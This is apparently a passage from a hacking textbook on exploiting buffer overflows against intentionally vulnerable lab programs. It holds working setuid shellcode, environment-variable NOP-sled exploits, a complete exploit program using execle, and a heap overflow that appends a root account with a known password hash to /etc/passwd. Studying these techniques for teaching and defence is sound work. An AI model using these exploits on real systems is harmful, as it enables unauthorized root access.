0;31;01:su=37;41:sg=30;43:tw=30;42:ow=34;42:st=37;44:ex=01;32:*.tar=01;31:*.tgz=01;31:*.arj=01;
31:*.taz=01;31:*.lzh=01;31:*.zip=01;31:*.z=01;31:*.Z=01;31:*.gz=01;31:*.bz2=01;31:*.deb=01;31:*
.rpm=01;31:*.jar=01;31:*.jpg=01;35:*.jpeg=01;35:*.gif=01;35:*.bmp=01;35:*.pbm=01;35:*.pgm=01;35
:*.ppm=01;35:*.tga=01;35:*.xbm=01;35:*.xpm=01;35:*.tif=01;35:*.tiff=01;35:*.png=01;35:*.mov=01;
```

```
35:*.mpg=01;35:*.mpeg=01;35:*.avi=01;35:*.fli=01;35:*.gl=01;35:*.dl=01;35:*.xcf=01;35:*.xwd=01;
35:*.flac=01;35:*.mp3=01;35:*.mpc=01;35:*.ogg=01;35:*.wav=01;35:
SSH_AUTH_SOCK=/tmp/ssh-EpSEbS7489/agent.7489
GNOME_KEYRING_SOCKET=/tmp/keyring-AyzuEi/socket
SESSION_MANAGER=local/hacking:/tmp/.ICE-unix/7489
USERNAME=reader
DESKTOP_SESSION=default.desktop
PATH=/usr/local/sbin:/usr/local/bin:/usr/sbin:/usr/bin:/sbin:/bin:/usr/games
GDM_XSERVER_LOCATION=local
PWD=/home/reader/booksrc
LANG=en_US.UTF-8
GDMSESSION=default.desktop
HISTCONTROL=ignoreboth
HOME=/home/reader
SHLVL=1
GNOME_DESKTOP_SESSION_ID=Default
LOGNAME=reader
DBUS_SESSION_BUS_ADDRESS=unix:abstract=/tmp/dbus-
DxW6W1OH1O,guid=4f4e0e9cc6f68009a059740046e28e35
LESSOPEN=| /usr/bin/lesspipe %s
DISPLAY=:0.0
MYVAR=test
LESSCLOSE=/usr/bin/lesspipe %s %s
RUNNING_UNDER_GDM=yes
COLORTERM=gnome-terminal
XAUTHORITY=/home/reader/.Xauthority
_=/usr/bin/env
reader@hacking:~/booksrc $
```

Similarly, the shellcode can be put in an environment variable, but first it needs to be in a form we can easily manipulate. The shellcode from the notesearch exploit can be used; we just need to put it into a file in binary form. The standard shell tools of `head`, `grep`, and `cut` can be used to isolate just the hex-expanded bytes of the shellcode.

```
reader@hacking:~/booksrc $ head exploit_notesearch.c
#include <stdio.h>
#include <stdlib.h>
#include <string.h>
char shellcode[]=
"\x31\xc0\x31\xdb\x31\xc9\x99\xb0\xa4\xcd\x80\x6a\x0b\x58\x51\x68"
"\x2f\x2f\x73\x68\x68\x2f\x62\x69\x6e\x89\xe3\x51\x89\xe2\x53\x89"
"\xe1\xcd\x80";

int main(int argc, char *argv[]) {
   unsigned int i, *ptr, ret, offset=270;
reader@hacking:~/booksrc $ head exploit_notesearch.c | grep "^\""
"\x31\xc0\x31\xdb\x31\xc9\x99\xb0\xa4\xcd\x80\x6a\x0b\x58\x51\x68"
"\x2f\x2f\x73\x68\x68\x2f\x62\x69\x6e\x89\xe3\x51\x89\xe2\x53\x89"
"\xe1\xcd\x80";
reader@hacking:~/booksrc $ head exploit_notesearch.c | grep "^\"" | cut -d\" -f2
\x31\xc0\x31\xdb\x31\xc9\x99\xb0\xa4\xcd\x80\x6a\x0b\x58\x51\x68
```

```
\x2f\x2f\x73\x68\x68\x2f\x62\x69\x6e\x89\xe3\x51\x89\xe2\x53\x89
\xe1\xcd\x80
reader@hacking:~/booksrc $
```

The first 10 lines of the program are piped into `grep`, which only shows the lines that begin with a quotation mark. This isolates the lines containing the shellcode, which are then piped into `cut` using options to display only the bytes between two quotation marks.

BASH's for loop can actually be used to send each of these lines to an `echo` command, with command-line options to recognize hex expansion and to suppress adding a newline character to the end.

```
reader@hacking:~/booksrc $ for i in $(head exploit_notesearch.c | grep "^\"" | cut -d\" -f2)
> do
> echo -en $i
> done > shellcode.bin
reader@hacking:~/booksrc $ hexdump -C shellcode.bin
00000000  31 c0 31 db 31 c9 99 b0  a4 cd 80 6a 0b 58 51 68  |1.1.1......j.XQh|
00000010  2f 2f 73 68 68 2f 62 69  6e 89 e3 51 89 e2 53 89  |//shh/bin..Q..S.|
00000020  e1 cd 80                                          |...|
00000023
reader@hacking:~/booksrc $
```

Now we have the shellcode in a file called shellcode.bin. This can be used with command substitution to put shellcode into an environment variable, along with a generous NOP sled.

```
reader@hacking:~/booksrc $ export SHELLCODE=$(perl -e 'print "\x90"x200')$(cat shellcode.bin)
reader@hacking:~/booksrc $ echo $SHELLCODE
□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□
□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□
□□□□□□□□□□□□□□□□□□□□□□□□□□□1□1□1□□□ j
                                                  XQh//shh/bin□□Q□□S□□
reader@hacking:~/booksrc $
```

And just like that, the shellcode is now on the stack in an environment variable, along with a 200-byte NOP sled. This means we just need to find an address somewhere in that range of the sled to overwrite the saved return address with. The environment variables are located near the bottom of the stack, so this is where we should look when running notesearch in a debugger.

```
reader@hacking:~/booksrc $ gdb -q ./notesearch
Using host libthread_db library "/lib/tls/i686/cmov/libthread_db.so.1".
(gdb) break main
Breakpoint 1 at 0x804873c
(gdb) run
Starting program: /home/reader/booksrc/notesearch

Breakpoint 1, 0x0804873c in main ()
(gdb)
```

A breakpoint is set at the beginning of `main()`, and the program is run. This will set up memory for the program, but it will stop before anything happens. Now we can examine memory down near the bottom of the stack.

```
(gdb) i r esp
esp            0xbffff660       0xbffff660
(gdb) x/24s $esp + 0x240
0xbffff8a0:      ""
0xbffff8a1:      ""
0xbffff8a2:      ""
0xbffff8a3:      ""
0xbffff8a4:      ""
0xbffff8a5:      ""
0xbffff8a6:      ""
0xbffff8a7:      ""
0xbffff8a8:      ""
0xbffff8a9:      ""
0xbffff8aa:      ""
0xbffff8ab:      "i686"
0xbffff8b0:      "/home/reader/booksrc/notesearch"
0xbffff8d0:      "SSH_AGENT_PID=7531"
0xbffffd56:      "SHELLCODE=", '\220' <repeats 190 times>...
0xbffff9ab:      "\220\220\220\220\220\220\220\220\220\2201ï¿½1ï¿½1ï¿½\231ï¿½ï¿½ï¿½\200j\vXQh//
shh/bin\211ï¿½Q\211ï¿½S\211ï¿½ï¿½\200"
0xbffff9d9:      "TERM=xterm"
0xbffff9e4:      "DESKTOP_STARTUP_ID="
0xbffff9f8:      "SHELL=/bin/bash"
0xbffffa08:      "GTK_RC_FILES=/etc/gtk/gtkrc:/home/reader/.gtkrc-1.2-gnome2"
0xbffffa43:      "WINDOWID=39845969"
0xbffffa55:      "USER=reader"
0xbffffa61:
"LS_COLORS=no=00:fi=00:di=01;34:ln=01;36:pi=40;33:so=01;35:do=01;35:bd=40;33;01:cd=40;33;01:or=
40;31;01:su=37;41:sg=30;43:tw=30;42:ow=34;42:st=37;44:ex=01;32:*.tar=01;31:*.tgz=01;31:*.arj=01
;31:*.taz=0"...
0xbffffb29:
"1;31:*.lzh=01;31:*.zip=01;31:*.z=01;31:*.Z=01;31:*.gz=01;31:*.bz2=01;31:*.deb=01;31:*.rpm=01;3
1:*.jar=01;31:*.jpg=01;35:*.jpeg=01;35:*.gif=01;35:*.bmp=01;35:*.pbm=01;35:*.pgm=01;35:*.ppm=01
;35:*.tga=0"...
(gdb) x/s 0xbffff8e3
0xbffff8e3:      "SHELLCODE=", '\220' <repeats 190 times>...
(gdb) x/s 0xbffff8e3 + 100
0xbffff947:      '\220' <repeats 110 times>, "1ï¿½1ï¿½1ï¿½\231ï¿½ï¿½ï¿½\200j\vXQh//shh/bin\
211ï¿½Q\211ï¿½S\211ï¿½ï¿½\200"
(gdb)
```

The debugger reveals the location of the shellcode, shown in bold above. (When the program is run outside of the debugger, these addresses might be a little different.) The debugger also has some information on the stack, which shifts the addresses around a bit. But with a 200-byte NOP sled, these inconsistencies aren't a problem if an address near the middle of the sled is picked. In the output above, the address `0xbffff947` is shown to be close to the middle of the NOP sled, which should give us enough wiggle room. After determining the address of the injected shellcode instructions, the exploitation is simply a matter of overwriting the return address with this address.

```
reader@hacking:~/booksrc $ ./notesearch $(perl -e 'print "\x47\xf9\xff\xbf"x40')
[DEBUG] found a 34 byte note for user id 999
[DEBUG] found a 41 byte note for user id 999
-------[ end of note data ]-------
sh-3.2# whoami
root
sh-3.2#
```

The target address is repeated enough times to overflow the return address, and execution returns into the NOP sled in the environment variable, which inevitably leads to the shellcode. In situations where the overflow buffer isn't large enough to hold shellcode, an environment variable can be used with a large NOP sled. This usually makes exploitations quite a bit easier.

A huge NOP sled is a great aid when you need to guess at the target return addresses, but it turns out that the locations of environment variables are easier to predict than the locations of local stack variables. In C's standard library there is a function called `getenv()`, which accepts the name of an environment variable as its only argument and returns that variable's memory address. The code in getenv_example.c demonstrates the use of `getenv()`.

getenv_example.c

```
#include <stdio.h>
#include <stdlib.h>

int main(int argc, char *argv[]) {
   printf("%s is at %p\n", argv[1], getenv(argv[1]));
}
```

When compiled and run, this program will display the location of a given environment variable in its memory. This provides a much more accurate prediction of where the same environment variable will be when the target program is run.

```
reader@hacking:~/booksrc $ gcc getenv_example.c
reader@hacking:~/booksrc $ ./a.out SHELLCODE
SHELLCODE is at 0xbffff90b
reader@hacking:~/booksrc $ ./notesearch $(perl -e 'print "\x0b\xf9\xff\xbf"x40')
[DEBUG] found a 34 byte note for user id 999
[DEBUG] found a 41 byte note for user id 999
-------[ end of note data ]-------
sh-3.2#
```

This is accurate enough with a large NOP sled, but when the same thing is attempted without a sled, the program crashes. This means the environment prediction is still off.

```
reader@hacking:~/booksrc $ export SLEDLESS=$(cat shellcode.bin)
reader@hacking:~/booksrc $ ./a.out SLEDLESS
SLEDLESS is at 0xbfffff46
```

```
reader@hacking:~/booksrc $ ./notesearch $(perl -e 'print "\x46\xff\xff\xbf"x40')
[DEBUG] found a 34 byte note for user id 999
[DEBUG] found a 41 byte note for user id 999
-------[ end of note data ]-------
Segmentation fault
reader@hacking:~/booksrc $
```

In order to be able to predict an exact memory address, the differences in the addresses must be explored. The length of the name of the program being executed seems to have an effect on the address of the environment variables. This effect can be further explored by changing the name of the program and experimenting. This type of experimentation and pattern recognition is an important skill for a hacker to have.

```
reader@hacking:~/booksrc $ cp a.out a
reader@hacking:~/booksrc $ ./a SLEDLESS
SLEDLESS is at 0xbfffff4e
reader@hacking:~/booksrc $ cp a.out bb
reader@hacking:~/booksrc $ ./bb SLEDLESS
SLEDLESS is at 0xbfffff4c
reader@hacking:~/booksrc $ cp a.out ccc
reader@hacking:~/booksrc $ ./ccc SLEDLESS
SLEDLESS is at 0xbfffff4a
reader@hacking:~/booksrc $ ./a.out SLEDLESS
SLEDLESS is at 0xbfffff46
reader@hacking:~/booksrc $ gdb -q
(gdb) p 0xbfffff4e - 0xbfffff46
$1 = 8
(gdb) quit
reader@hacking:~/booksrc $
```

As the preceding experiment shows, the length of the name of the executing program has an effect on the location of exported environment variables. The general trend seems to be a decrease of two bytes in the address of the environment variable for every single-byte increase in the length of the program name. This holds true with the program name *a.out*, since the difference in length between the names *a.out* and *a* is four bytes, and the difference between the address `0xbfffff4e` and `0xbfffff46` is eight bytes. This must mean the name of the executing program is also located on the stack somewhere, which is causing the shifting.

Armed with this knowledge, the exact address of the environment variable can be predicted when the vulnerable program is executed. This means the crutch of a NOP sled can be eliminated. The getenvaddr.c program adjusts the address based on the difference in program name length to provide a very accurate prediction.

getenvaddr.c

```
#include <stdio.h>
#include <stdlib.h>
#include <string.h>
```

```
int main(int argc, char *argv[]) {
   char *ptr;

   if(argc < 3) {
      printf("Usage: %s <environment var> <target program name>\n", argv[0]);
      exit(0);
   }
   ptr = getenv(argv[1]); /* Get env var location. */
   ptr += (strlen(argv[0]) - strlen(argv[2]))*2; /* Adjust for program name. */
   printf("%s will be at %p\n", argv[1], ptr);
}
```

When compiled, this program can accurately predict where an environment variable will be in memory during a target program's execution. This can be used to exploit stack-based buffer overflows without the need for a NOP sled.

```
reader@hacking:~/booksrc $ gcc -o getenvaddr getenvaddr.c
reader@hacking:~/booksrc $ ./getenvaddr SLEDLESS ./notesearch
SLEDLESS will be at 0xbfffff3c
reader@hacking:~/booksrc $ ./notesearch $(perl -e 'print "\x3c\xff\xff\xbf"x40')
[DEBUG] found a 34 byte note for user id 999
[DEBUG] found a 41 byte note for user id 999
```

As you can see, exploit code isn't always needed to exploit programs. The use of environment variables simplifies things considerably when exploiting from the command line, but these variables can also be used to make exploit code more reliable.

The `system()` function is used in the notesearch_exploit.c program to execute a command. This function starts a new process and runs the command using `/bin/sh -c`. The `-c` tells the `sh` program to execute commands from the command-line argument passed to it. Google's code search can be used to find the source code for this function, which will tell us more. Go to http://www.google.com/codesearch?q=package:libc+system to see this code in its entirety.

Code from libc-2.2.2

```
int system(const char * cmd)
{
        int ret, pid, waitstat;
        void (*sigint) (), (*sigquit) ();

        if ((pid = fork()) == 0) {
                execl("/bin/sh", "sh", "-c", cmd, NULL);
                exit(127);
        }
        if (pid < 0) return(127 << 8);
        sigint = signal(SIGINT, SIG_IGN);
        sigquit = signal(SIGQUIT, SIG_IGN);
        while ((waitstat = wait(&ret)) != pid && waitstat != -1);
        if (waitstat == -1) ret = -1;
```

```
        signal(SIGINT, sigint);
        signal(SIGQUIT, sigquit);
        return(ret);
}
```

The important part of this function is shown in bold. The fork() function starts a new process, and the execl() function is used to run the command through /bin/sh with the appropriate command-line arguments.

The use of system() can sometimes cause problems. If a setuid program uses system(), the privileges won't be transferred, because /bin/sh has been dropping privileges since version two. This isn't the case with our exploit, but the exploit doesn't really need to be starting a new process, either. We can ignore the fork() and just focus on the execl() function to run the command.

The execl() function belongs to a family of functions that execute commands by replacing the current process with the new one. The arguments for execl() start with the path to the target program and are followed by each of the command-line arguments. The second function argument is actually the zeroth command-line argument, which is the name of the program. The last argument is a NULL to terminate the argument list, similar to how a null byte terminates a string.

The execl() function has a sister function called execle(), which has one additional argument to specify the environment under which the executing process should run. This environment is presented in the form of an array of pointers to null-terminated strings for each environment variable, and the environment array itself is terminated with a NULL pointer.

With execl(), the existing environment is used, but if you use execle(), the entire environment can be specified. If the environment array is just the shellcode as the first string (with a NULL pointer to terminate the list), the only environment variable will be the shellcode. This makes its address easy to calculate. In Linux, the address will be 0xbffffffa, minus the length of the shellcode in the environment, minus the length of the name of the executed program. Since this address will be exact, there is no need for a NOP sled. All that's needed in the exploit buffer is the address, repeated enough times to overflow the return address in the stack, as shown in exploit_nosearch_env.c.

exploit_notesearch_env.c

```
#include <stdio.h>
#include <stdlib.h>
#include <string.h>
#include <unistd.h>

char shellcode[]=
"\x31\xc0\x31\xdb\x31\xc9\x99\xb0\xa4\xcd\x80\x6a\x0b\x58\x51\x68"
"\x2f\x2f\x73\x68\x68\x2f\x62\x69\x6e\x89\xe3\x51\x89\xe2\x53\x89"
"\xe1\xcd\x80";

int main(int argc, char *argv[]) {
   char *env[2] = {shellcode, 0};
   unsigned int i, ret;
```

```
   char *buffer = (char *) malloc(160);

   ret = 0xbffffffa - (sizeof(shellcode)-1) - strlen("./notesearch");
   for(i=0; i < 160; i+=4)
      *((unsigned int *)(buffer+i)) = ret;

   execle("./notesearch", "notesearch", buffer, 0, env);
   free(buffer);
}
```

This exploit is more reliable, since it doesn't need a NOP sled or any guesswork regarding offsets. Also, it doesn't start any additional processes.

```
reader@hacking:~/booksrc $ gcc exploit_notesearch_env.c
reader@hacking:~/booksrc $ ./a.out
-------[ end of note data ]-------
sh-3.2#
```

0x340 Overflows in Other Segments

Buffer overflows can happen in other memory segments, like heap and bss. As in auth_overflow.c, if an important variable is located after a buffer vulnerable to an overflow, the program's control flow can be altered. This is true regardless of the memory segment these variables reside in; however, the control tends to be quite limited. Being able to find these control points and learning to make the most of them just takes some experience and creative thinking. While these types of overflows aren't as standardized as stack-based overflows, they can be just as effective.

0x341 A Basic Heap-Based Overflow

The notetaker program from Chapter 2 is also susceptible to a buffer overflow vulnerability. Two buffers are allocated on the heap, and the first command-line argument is copied into the first buffer. An overflow can occur here.

Excerpt from notetaker.c

```
   buffer = (char *) ec_malloc(100);
   datafile = (char *) ec_malloc(20);
   strcpy(datafile, "/var/notes");

   if(argc < 2)                // If there aren't command-line arguments,
      usage(argv[0], datafile); // display usage message and exit.

   strcpy(buffer, argv[1]);  // Copy into buffer.

   printf("[DEBUG] buffer   @ %p: \'%s\'\n", buffer, buffer);
   printf("[DEBUG] datafile @ %p: \'%s\'\n", datafile, datafile);
```

Under normal conditions, the buffer allocation is located at `0x804a008`, which is before the `datafile` allocation at `0x804a070`, as the debugging output shows. The distance between these two addresses is 104 bytes.

```
reader@hacking:~/booksrc $ ./notetaker test
[DEBUG] buffer   @ 0x804a008: 'test'
[DEBUG] datafile @ 0x804a070: '/var/notes'
[DEBUG] file descriptor is 3
Note has been saved.
reader@hacking:~/booksrc $ gdb -q
(gdb) p 0x804a070 - 0x804a008
$1 = 104
(gdb) quit
reader@hacking:~/booksrc $
```

Since the first buffer is null terminated, the maximum amount of data that can be put into this buffer without overflowing into the next should be 104 bytes.

```
reader@hacking:~/booksrc $ ./notetaker $(perl -e 'print "A"x104')
[DEBUG] buffer   @ 0x804a008: 'AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA'
[DEBUG] datafile @ 0x804a070: ''
[!!] Fatal Error in main() while opening file: No such file or directory
reader@hacking:~/booksrc $
```

As predicted, when 104 bytes are tried, the null-termination byte overflows into the beginning of the `datafile` buffer. This causes the `datafile` to be nothing but a single null byte, which obviously cannot be opened as a file. But what if the `datafile` buffer is overwritten with something more than just a null byte?

```
reader@hacking:~/booksrc $ ./notetaker $(perl -e 'print "A"x104 . "testfile"')
[DEBUG] buffer   @ 0x804a008: 'AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAtestfile'
[DEBUG] datafile @ 0x804a070: 'testfile'
[DEBUG] file descriptor is 3
Note has been saved.
*** glibc detected *** ./notetaker: free(): invalid next size (normal): 0x0804a008 ***
======= Backtrace: =========
/lib/tls/i686/cmov/libc.so.6[0xb7f017cd]
/lib/tls/i686/cmov/libc.so.6(cfree+0x90)[0xb7f04e30]
./notetaker[0x8048916]
/lib/tls/i686/cmov/libc.so.6(__libc_start_main+0xdc)[0xb7eafebc]
./notetaker[0x8048511]
======= Memory map: ========
08048000-08049000 r-xp 00000000 00:0f 44384      /cow/home/reader/booksrc/notetaker
08049000-0804a000 rw-p 00000000 00:0f 44384      /cow/home/reader/booksrc/notetaker
0804a000-0806b000 rw-p 0804a000 00:00 0          [heap]
b7d00000-b7d21000 rw-p b7d00000 00:00 0
b7d21000-b7e00000 ---p b7d21000 00:00 0
b7e83000-b7e8e000 r-xp 00000000 07:00 15444      /rofs/lib/libgcc_s.so.1
b7e8e000-b7e8f000 rw-p 0000a000 07:00 15444      /rofs/lib/libgcc_s.so.1
```

```
b7e99000-b7e9a000 rw-p b7e99000 00:00 0
b7e9a000-b7fd5000 r-xp 00000000 07:00 15795      /rofs/lib/tls/i686/cmov/libc-2.5.so
b7fd5000-b7fd6000 r--p 0013b000 07:00 15795      /rofs/lib/tls/i686/cmov/libc-2.5.so
b7fd6000-b7fd8000 rw-p 0013c000 07:00 15795      /rofs/lib/tls/i686/cmov/libc-2.5.so
b7fd8000-b7fdb000 rw-p b7fd8000 00:00 0
b7fe4000-b7fe7000 rw-p b7fe4000 00:00 0
b7fe7000-b8000000 r-xp 00000000 07:00 15421      /rofs/lib/ld-2.5.so
b8000000-b8002000 rw-p 00019000 07:00 15421      /rofs/lib/ld-2.5.so
bffeb000-c0000000 rw-p bffeb000 00:00 0          [stack]
ffffe000-fffff000 r-xp 00000000 00:00 0          [vdso]
Aborted
reader@hacking:~/booksrc $
```

This time, the overflow is designed to overwrite the `datafile` buffer with the string *testfile*. This causes the program to write to testfile instead of /var/notes, as it was originally programmed to do. However, when the heap memory is freed by the `free()` command, errors in the heap headers are detected and the program is terminated. Similar to the return address overwrite with stack overflows, there are control points within the heap architecture itself. The most recent version of glibc uses heap memory management functions that have evolved specifically to counter heap unlinking attacks. Since version 2.2.5, these functions have been rewritten to print debugging information and terminate the program when they detect problems with the heap header information. This makes heap unlinking in Linux very difficult. However, this particular exploit doesn't use heap header information to do its magic, so by the time `free()` is called, the program has already been tricked into writing to a new file with root privileges.

```
reader@hacking:~/booksrc $ grep -B10 free notetaker.c

   if(write(fd, buffer, strlen(buffer)) == -1) // Write note.
      fatal("in main() while writing buffer to file");
   write(fd, "\n", 1); // Terminate line.

// Closing file
   if(close(fd) == -1)
      fatal("in main() while closing file");

   printf("Note has been saved.\n");
   free(buffer);
   free(datafile);
reader@hacking:~/booksrc $ ls -l ./testfile
-rw------- 1 root reader 118 2007-09-09 16:19 ./testfile
reader@hacking:~/booksrc $ cat ./testfile
cat: ./testfile: Permission denied
reader@hacking:~/booksrc $ sudo cat ./testfile
?
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAtestfile
reader@hacking:~/booksrc $
```

A string is read until a null byte is encountered, so the entire string is written to the file as the userinput. Since this is a suid root program, the file that is created is owned by root. This also means that since the filename can be controlled, data can be appended to any file. This data does have some restrictions, though; it must end with the controlled filename, and a line with the user ID will be written, also.

There are probably several clever ways to exploit this type of capability. The most apparent one would be to append something to the /etc/passwd file. This file contains all of the usernames, IDs, and login shells for all the users of the system. Naturally, this is a critical system file, so it is a good idea to make a backup copy before messing with it too much.

```
reader@hacking:~/booksrc $ cp /etc/passwd /tmp/passwd.bkup
reader@hacking:~/booksrc $ head /etc/passwd
root:x:0:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/bin/sh
bin:x:2:2:bin:/bin:/bin/sh
sys:x:3:3:sys:/dev:/bin/sh
sync:x:4:65534:sync:/bin:/bin/sync
games:x:5:60:games:/usr/games:/bin/sh
man:x:6:12:man:/var/cache/man:/bin/sh
lp:x:7:7:lp:/var/spool/lpd:/bin/sh
mail:x:8:8:mail:/var/mail:/bin/sh
news:x:9:9:news:/var/spool/news:/bin/sh
reader@hacking:~/booksrc $
```

The fields in the /etc/passwd file are delimited by colons, the first field being for login name, then password, user ID, group ID, username, home directory, and finally the login shell. The password fields are all filled with the *x* character, since the encrypted passwords are stored elsewhere in a shadow file. (However, this field can contain the encrypted password.) In addition, any entry in the password file that has a user ID of 0 will be given root privileges. That means the goal is to append an extra entry with both root privileges and a known password to the password file.

The password can be encrypted using a one-way hashing algorithm. Because the algorithm is one way, the original password cannot be recreated from the hash value. To prevent lookup attacks, the algorithm uses a *salt value*, which when varied creates a different hash value for the same input password. This is a common operation, and Perl has a crypt() function that performs it. The first argument is the password, and the second is the salt value. The same password with a different salt produces a different salt.

```
reader@hacking:~/booksrc $ perl -e 'print crypt("password", "AA"). "\n"'
AA6tQYSfGxd/A
reader@hacking:~/booksrc $ perl -e 'print crypt("password", "XX"). "\n"'
XXq2wKiyI43A2
reader@hacking:~/booksrc $
```

Notice that the salt value is always at the beginning of the hash. When a user logs in and enters a password, the system looks up the encrypted password for that user. Using the salt value from the stored encrypted password, the system uses the same one-way hashing algorithm to encrypt whatever text the user typed as the password. Finally, the system compares the two hashes; if they are the same, the user must have entered the correct password. This allows the password to be used for authentication without requiring that the password be stored anywhere on the system.

Using one of these hashes in the password field will make the password for the account be *password*, regardless of the salt value used. The line to append to /etc/passwd should look something like this:

```
myroot:XXq2wKiyI43A2:0:0:me:/root:/bin/bash
```

However, the nature of this particular heap overflow exploit won't allow that exact line to be written to /etc/passwd, because the string must end with /etc/passwd. However, if that filename is merely appended to the end of the entry, the passwd file entry would be incorrect. This can be compensated for with the clever use of a symbolic file link, so the entry can both end with /etc/passwd and still be a valid line in the password file. Here's how it works:

```
reader@hacking:~/booksrc $ mkdir /tmp/etc
reader@hacking:~/booksrc $ ln -s /bin/bash /tmp/etc/passwd
reader@hacking:~/booksrc $ ls -l /tmp/etc/passwd
lrwxrwxrwx 1 reader reader 9 2007-09-09 16:25 /tmp/etc/passwd -> /bin/bash
reader@hacking:~/booksrc $
```

Now /tmp/etc/passwd points to the login shell /bin/bash. This means that a valid login shell for the password file is also /tmp/etc/passwd, making the following a valid password file line:

```
myroot:XXq2wKiyI43A2:0:0:me:/root:/tmp/etc/passwd
```

The values of this line just need to be slightly modified so that the portion before /etc/passwd is exactly 104 bytes long:

```
reader@hacking:~/booksrc $ perl -e 'print "myroot:XXq2wKiyI43A2:0:0:me:/root:/tmp"' | wc -c
38
reader@hacking:~/booksrc $ perl -e 'print "myroot:XXq2wKiyI43A2:0:0:" . "A"x50 . ":/root:/tmp"'
| wc -c
86
reader@hacking:~/booksrc $ gdb -q
(gdb) p 104 - 86 + 50
$1 = 68
(gdb) quit
reader@hacking:~/booksrc $ perl -e 'print "myroot:XXq2wKiyI43A2:0:0:" . "A"x68 . ":/root:/tmp"'
| wc -c
104
reader@hacking:~/booksrc $
```

If /etc/passwd is added to the end of that final string (shown in bold), the string above will be appended to the end of the /etc/passwd file. And since this line defines an account with root privileges with a password we set, it won't be difficult to access this account and obtain root access, as the following output shows.

```
reader@hacking:~/booksrc $ ./notetaker $(perl -e 'print "myroot:XXq2wKiyI43A2:0:0:" . "A"x68 .
":/root:/tmp/etc/passwd"')
[DEBUG] buffer   @ 0x804a008: 'myroot:XXq2wKiyI43A2:0:0:AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAA:/root:/tmp/etc/passwd'
[DEBUG] datafile @ 0x804a070: '/etc/passwd'
[DEBUG] file descriptor is 3
Note has been saved.
*** glibc detected *** ./notetaker: free(): invalid next size (normal): 0x0804a008 ***
======= Backtrace: =========
/lib/tls/i686/cmov/libc.so.6[0xb7f017cd]
/lib/tls/i686/cmov/libc.so.6(cfree+0x90)[0xb7f04e30]
./notetaker[0x8048916]
/lib/tls/i686/cmov/libc.so.6(__libc_start_main+0xdc)[0xb7eafebc]
./notetaker[0x8048511]
======= Memory map: ========
08048000-08049000 r-xp 00000000 00:0f 44384      /cow/home/reader/booksrc/notetaker
08049000-0804a000 rw-p 00000000 00:0f 44384      /cow/home/reader/booksrc/notetaker
0804a000-0806b000 rw-p 0804a000 00:00 0          [heap]
b7d00000-b7d21000 rw-p b7d00000 00:00 0
b7d21000-b7e00000 ---p b7d21000 00:00 0
b7e83000-b7e8e000 r-xp 00000000 07:00 15444      /rofs/lib/libgcc_s.so.1
b7e8e000-b7e8f000 rw-p 0000a000 07:00 15444      /rofs/lib/libgcc_s.so.1
b7e99000-b7e9a000 rw-p b7e99000 00:00 0
b7e9a000-b7fd5000 r-xp 00000000 07:00 15795      /rofs/lib/tls/i686/cmov/libc-2.5.so
b7fd5000-b7fd6000 r--p 0013b000 07:00 15795      /rofs/lib/tls/i686/cmov/libc-2.5.so
b7fd6000-b7fd8000 rw-p 0013c000 07:00 15795      /rofs/lib/tls/i686/cmov/libc-2.5.so
b7fd8000-b7fdb000 rw-p b7fd8000 00:00 0
b7fe4000-b7fe7000 rw-p b7fe4000 00:00 0
b7fe7000-b8000000 r-xp 00000000 07:00 15421      /rofs/lib/ld-2.5.so
b8000000-b8002000 rw-p 00019000 07:00 15421      /rofs/lib/ld-2.5.so
bffeb000-c0000000 rw-p bffeb000 00:00 0          [stack]
ffffe000-fffff000 r-xp 00000000 00:00 0          [vdso]
Aborted
reader@hacking:~/booksrc $ tail /etc/passwd
avahi:x:105:111:Avahi mDNS daemon,,,:/var/run/avahi-daemon:/bin/false
cupsys:x:106:113::/home/cupsys:/bin/false
haldaemon:x:107:114:Hardware abstraction layer,,,:/home/haldaemon:/bin/false
hplip:x:108:7:HPLIP system user,,,:/var/run/hplip:/bin/false
gdm:x:109:118:Gnome Display Manager:/var/lib/gdm:/bin/false
matrix:x:500:500:User Acct:/home/matrix:/bin/bash
jose:x:501:501:Jose Ronnick:/home/jose:/bin/bash
reader:x:999:999:Hacker,,,:/home/reader:/bin/bash
?
myroot:XXq2wKiyI43A2:0:0:AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA:/
root:/tmp/etc/passwd
reader@hacking:~/booksrc $ su myroot
Password:
root@hacking:/home/reader/booksrc# whoami
root
root@hacking:/home/reader/booksrc#
```

0x342 Overflowing Function Pointers

If you have played with the game_of_chance.c program enough, you will realize that, similar to at a casino, most of the games are statistically weighted in favor of the house. This makes winning credits difficult, despite how lucky you might be. Perhaps there's a way to even the odds a bit. This program uses a function pointer to remember the last game played. This pointer is stored in the `user` structure, which is declared as a global variable. This means all the memory for the user structure is allocated in the bss segment.

From game_of_chance.c

```
// Custom user struct to store information about users
struct user {
  int uid;
  int credits;
  int highscore;
  char name[100];
  int (*current_game) ();
};

...

// Global variables
struct user player;      // Player struct
```

The name buffer in the user structure is a likely place for an overflow. This buffer is set by the `input_name()` function, shown below:

```
// This function is used to input the player name, since
// scanf("%s", &whatever) will stop input at the first space.
void input_name() {
   char *name_ptr, input_char='\n';
   while(input_char == '\n')    // Flush any leftover
      scanf("%c", &input_char); // newline chars.

   name_ptr = (char *) &(player.name); // name_ptr = player name's address
   while(input_char != '\n') {  // Loop until newline.
      *name_ptr = input_char;   // Put the input char into name field.
      scanf("%c", &input_char); // Get the next char.
      name_ptr++;               // Increment the name pointer.
   }
   *name_ptr = 0;  // Terminate the string.
}
```

